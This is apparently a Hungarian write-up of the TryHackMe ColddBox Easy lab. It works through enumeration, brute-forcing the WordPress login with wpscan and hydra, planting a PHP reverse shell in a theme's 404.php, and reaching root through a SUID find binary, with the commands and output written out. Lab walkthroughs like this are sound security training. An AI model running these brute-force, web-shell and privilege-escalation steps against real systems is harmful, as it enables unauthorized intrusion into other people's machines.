

Tryhackme room link:
IP
Hogy ne felejtsük el, exportáljuk a tryhackme-s IP-t az adott terminálba.
1
export IP=<Tryhackme room IP>
ENUMERÁCIÓ
Futtassunk egy nmap-et, scanneljük le a hálózatot:
1
nmap -sCV -A -p- -Pn -vv -oA colddbox.easy $IP
Kimenet:
[...]

PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-generator: WordPress 4.1.31
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: ColddBox | One more machine
4512/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4e:bf:98:c0:9b:c5:36:80:8c:96:e8:96:95:65:97:3b (RSA)
|   256 88:17:f1:a8:44:f7:f8:06:2f:d3:4f:73:32:98:c7:c5 (ECDSA)
|_  256 f2:fc:6c:75:08:20:b1:b2:51:2d:94:d6:94:d7:51:4f (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

[...]

Láthatjuk, hogy egy Apache httpd 2.4.18 webserver fut a 80-as porton és egy OpenSSH kiszolgáló a 4512-es porton. Ha a colddbox-os IP-re látogatunk, akkor láthatjuk, hogy ez egy WordPress site:
Ha legörgetünk a lap aljára, láthatjuk a jeleket:

Egyébként számos más módszert alkalmazhattunk volna, hogy kiderítsük ezt. Például indíthattunk volna egy gobuster-t:
1
gobuster dir -w /usr/share/wordlists/dirb/common.txt -x php,txt,html -t 20 -u http://$IP/
kimenet:
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.67.152/
[+] Method:                  GET
[+] Threads:                 20
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php,txt,html
[+] Timeout:                 10s
===============================================================
2021/07/15 20:58:42 Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 277]
/.hta.php             (Status: 403) [Size: 277]
/.hta.txt             (Status: 403) [Size: 277]
/.hta.html            (Status: 403) [Size: 277]
/.htaccess            (Status: 403) [Size: 277]
/.htaccess.php        (Status: 403) [Size: 277]
/.htaccess.txt        (Status: 403) [Size: 277]
/.htaccess.html       (Status: 403) [Size: 277]
/.htpasswd            (Status: 403) [Size: 277]
/.htpasswd.php        (Status: 403) [Size: 277]
/.htpasswd.txt        (Status: 403) [Size: 277]
/.htpasswd.html       (Status: 403) [Size: 277]
/hidden               (Status: 301) [Size: 313] [--> http://10.10.67.152/hidden/]
/index.php            (Status: 301) [Size: 0] [--> http://10.10.67.152/]
/index.php            (Status: 301) [Size: 0] [--> http://10.10.67.152/]
/license.txt          (Status: 200) [Size: 19930]
/readme.html          (Status: 200) [Size: 7173]
/server-status        (Status: 403) [Size: 277]
/wp-admin             (Status: 301) [Size: 315] [--> http://10.10.67.152/wp-admin/]
/wp-blog-header.php   (Status: 200) [Size: 0]
/wp-config.php        (Status: 200) [Size: 0]
/wp-links-opml.php    (Status: 200) [Size: 219]
/wp-content           (Status: 301) [Size: 317] [--> http://10.10.67.152/wp-content/]
/wp-includes          (Status: 301) [Size: 318] [--> http://10.10.67.152/wp-includes/]
/wp-load.php          (Status: 200) [Size: 0]
/wp-cron.php          (Status: 200) [Size: 0]
/wp-mail.php          (Status: 403) [Size: 2965]
/wp-settings.php      (Status: 500) [Size: 0]
/wp-signup.php        (Status: 302) [Size: 0] [--> /wp-login.php?action=register]
/wp-login.php         (Status: 200) [Size: 2547]
/wp-trackback.php     (Status: 200) [Size: 135]
/xmlrpc.php           (Status: 200) [Size: 42]
/xmlrpc.php           (Status: 200) [Size: 42]

===============================================================
2021/07/15 20:59:32 Finished
===============================================================
Itt is láthatjuk, hogy rengeteg wp előtagú mappa van a serveren. Egy kis tapasztalattal és általános ismerettel ebből következtethetünk, hogy ez egy WordPress site. Egyébként korábban mikor megnéztük az oldalt böngészőből, magából az oldal felépítéséből és kinézetéből is lehet már sejteni valamit. Találhatunk még valamit: A /hidden mappát. Túl sok használható infót mondjuk nem rejt.
WordPress
Mivel ez egy WordPress site, a wpscan nevű programot kell használnunk jelen esetben. A parancs a következő:
1
wpscan -e --url http://$IP/ --passwords /usr/share/wordlists/rockyou.txt
Kimenet:
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.18
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://10.10.67.152/ [10.10.67.152]
[+] Started: Thu Jul 15 21:28:33 2021

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://10.10.67.152/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://10.10.67.152/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://10.10.67.152/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.1.31 identified (Insecure, released on 2020-06-10).
 | Found By: Rss Generator (Passive Detection)
 |  - http://10.10.67.152/?feed=rss2, <generator>https://wordpress.org/?v=4.1.31</generator>
 |  - http://10.10.67.152/?feed=comments-rss2, <generator>https://wordpress.org/?v=4.1.31</generator>

[+] WordPress theme in use: twentyfifteen
 | Location: http://10.10.67.152/wp-content/themes/twentyfifteen/
 | Last Updated: 2021-03-09T00:00:00.000Z
 | Readme: http://10.10.67.152/wp-content/themes/twentyfifteen/readme.txt
 | [!] The version is out of date, the latest version is 2.9
 | Style URL: http://10.10.67.152/wp-content/themes/twentyfifteen/style.css?ver=4.1.31
 | Style Name: Twenty Fifteen
 | Style URI: https://wordpress.org/themes/twentyfifteen
 | Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple, st...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 1.0 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://10.10.67.152/wp-content/themes/twentyfifteen/style.css?ver=4.1.31, Match: 'Version: 1.0'

[+] Enumerating Vulnerable Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Vulnerable Themes (via Passive and Aggressive Methods)
 Checking Known Locations - Time: 00:00:03 <==============================================================================================================================================================> (355 / 355) 100.00% Time: 00:00:03
[+] Checking Theme Versions (via Passive and Aggressive Methods)

[i] No themes Found.

[+] Enumerating Timthumbs (via Passive and Aggressive Methods)
 Checking Known Locations - Time: 00:00:28 <============================================================================================================================================================> (2575 / 2575) 100.00% Time: 00:00:28

[i] No Timthumbs Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:01 <===============================================================================================================================================================> (137 / 137) 100.00% Time: 00:00:01

[i] No Config Backups Found.

[+] Enumerating DB Exports (via Passive and Aggressive Methods)
 Checking DB Exports - Time: 00:00:00 <=====================================================================================================================================================================> (71 / 71) 100.00% Time: 00:00:00

[i] No DB Exports Found.

[+] Enumerating Medias (via Passive and Aggressive Methods) (Permalink setting must be set to "Plain" for those to be detected)
 Brute Forcing Attachment IDs - Time: 00:00:01 <==========================================================================================================================================================> (100 / 100) 100.00% Time: 00:00:01

[i] No Medias Found.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <================================================================================================================================================================> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] the cold in person
 | Found By: Rss Generator (Passive Detection)

[+] philip
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] c0ldd
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] hugo
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] Performing password attack on Wp Login against 4 user/s
[SUCCESS] - c0ldd / 9876543210
^Cying the cold in person / servant Time: 00:24:55 <                                                                                                                                                > (59409 / 57378792)  0.10%  ETA: ??:??:??
[!] Valid Combinations Found:
 | Username: c0ldd, Password: 9876543210

[!] No WPScan API Token given, as a result vulnerability data has not been output.                                                                                                                  > (59414 / 57378792)  0.10%  ETA: ??:??:??
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Thu Jul 15 21:54:13 2021
[+] Requests Done: 62714
[+] Cached Requests: 10
[+] Data Sent: 20.505 MB
[+] Data Received: 217.963 MB
[+] Memory used: 289.133 MB
[+] Elapsed time: 00:25:40

Scan Aborted: Canceled by User
Megszakítottam a brute force támadást, mert a wpscan talált egy valid kombinációt: c0ldd:9876543210. Siker!
Na már most, a wpscan úgy tudta kivitelezni ezt szótár alapú kihasználást, hogy tudta, a /wp-login.php oldalon kell keresnie azt az űrlapot, amelyet most mi is megfogunk támadni, csak most egy másik módszerrel.
A /wp-login.php:

A hydra segítségével brute force támadást hajtottam végre a bejelentkezési űrlappal szemben. 3. módszerként megjegyezném, hogy ezt meg lehet tenni a Burp Suite Repeater segítségével is, de azt most nem fogom bemutatni, helyette csak az intercept részre lesz szükségünk.
Lesz majd egy
Burpsuite-os poszt, de most nem térek ki arra, hogyan kell elkapni egyrequest-et. Addig is
A Burpsuite segítségével elfogott bejelentkezési POST request így néz ki:

Ez után végre tudjuk hajtani a támadást:
1
hydra -l C0ldd -P /usr/share/wordlists/rockyou.txt $IP http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&redirect_to=%2Fwp-admin%2F&testcookie=1:F=incorrect" -V
Kimenet:
[...]

[80][http-post-form] host: 10.10.67.152   login: C0ldd   password: 9876543210
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-07-15 22:24:16

[...]

Most jelentkezzünk be az admin page-en keresztül.
Reverse Shell
Innen már egyszerű dolgunk van:
A twentyfifteen sablon 404.php nevű fájljának teljes tartalmát kicseréljük egy PHP fordított shell forrására, és mentjük a módosításokat. Ajánlom a Pentest Monkey Reverse Shell Cheat Sheet-eket: Pentest Monkey - PHP Reverse Shell Cheat Sheet. Mivel a Wordpress PHP-ban íródott, nekünk is értelemszerűen ilyen reverse shell-t kell választanunk.
Kicsit módosítjuk a fájlt:

Felülírjuk a 404.php fájlt az admin page-en.

Ezután nyitunk egy netcat “figyelőt” és elkezdünk “hallgatózni” a reverse shell-ben megadott porton, majd megnyitjuk böngészővel a 404.php oldalt. (http://
1
nc -lvnp 4444
Miután visszatekintünk a terminálunkra, egy reverse shell fogad bennünket. Ez nem egy teljes értékű shell, nem látjuk hol tartózkodunk a fájlrendszerben, nem tudunk “TAB-olni” és a clear parancs sem működik többek között. Eléggé korlátozottak így a lehetőségeink, nem biztos, hogy szükségünk lesznek ezekre a funkciókra, de javallott a shell normalizálása.
Normalizálás:
Kezdjünk egy Python Cheat Sheet-el:
1
python3 -c 'import pty; pty.spawn("/bin/bash")'
Kimenet:
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@ColddBox-Easy:/home/c0ldd$
Ez már egy fokkal jobban néz ki, ugye? Bár még mindig nem az igazi, még mindig nem tudjuk használni az alapvető funkciókat sem, ezért:
1
2
export TERM=xterm
^Z
A
CTRL+Z-vel háttérbe helyezzük ezt ashell-t.
Aztán a saját terminálunkba:
1
stty raw -echo; fg
És ha használjuk pl.: az id vagy bármely más parancsot máris láthatjuk a munkánk gyümölcsét! Ezután használhatjuk a megszokott terminálos funkciók többségét.
Privilege Escalation
Privilegizálás
Mivel az id parancsal megtudtuk, hogy a www-data jogosultságaival fut az interaktív shellünk, sajnos nem tudjuk kiíratni a user.txt-t sem:
www-data@ColddBox-Easy:/home/c0ldd$ ls
user.txt
www-data@ColddBox-Easy:/home/c0ldd$ cat user.txt
cat: user.txt: Permission denied
www-data@ColddBox-Easy:/home/c0ldd$
Próbáljunk meg valahogy belépni egy NEM rendszer-felhasználó-val, c0ldd esetleg root.
Keressünk binárisokat a suid bitkészlettel.
Ez lehetővé teszi, hogy a root tulajdonában lévő bináris fájlokat futtassuk rootként, a
sudohasználata nélkül
1
find / -perm -4000 2>/dev/null
Kimenet:
www-data@ColddBox-Easy:/home/c0ldd$ find / -perm -4000 2>/dev/null
/bin/su
/bin/ping6
/bin/ping
/bin/fusermount
/bin/umount
/bin/mount
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/pkexec
/usr/bin/find
/usr/bin/sudo
/usr/bin/newgidmap
/usr/bin/newgrp
/usr/bin/at
/usr/bin/newuidmap
/usr/bin/chfn
/usr/bin/passwd
/usr/lib/openssh/ssh-keysign
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
www-data@ColddBox-Easy:/home/c0ldd$
Kiderült, hogy a find programban van beállítva a suid bit, ellenőrizhetjük a gtfobins használatát
Ezt a következőképp tudjuk kihasználni:
1
/usr/bin/find . -exec /bin/sh -p \; -quit
Eredmény:
www-data@ColddBox-Easy:/home$ /usr/bin/find . -exec /bin/sh -p \; -quit
# id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
#
Root-ok vagyunk! Most már könnyedén kiírathatjuk mindkét flag-et!
1
cat /home/c0ldd/user.txt
1
cat /root/root.txt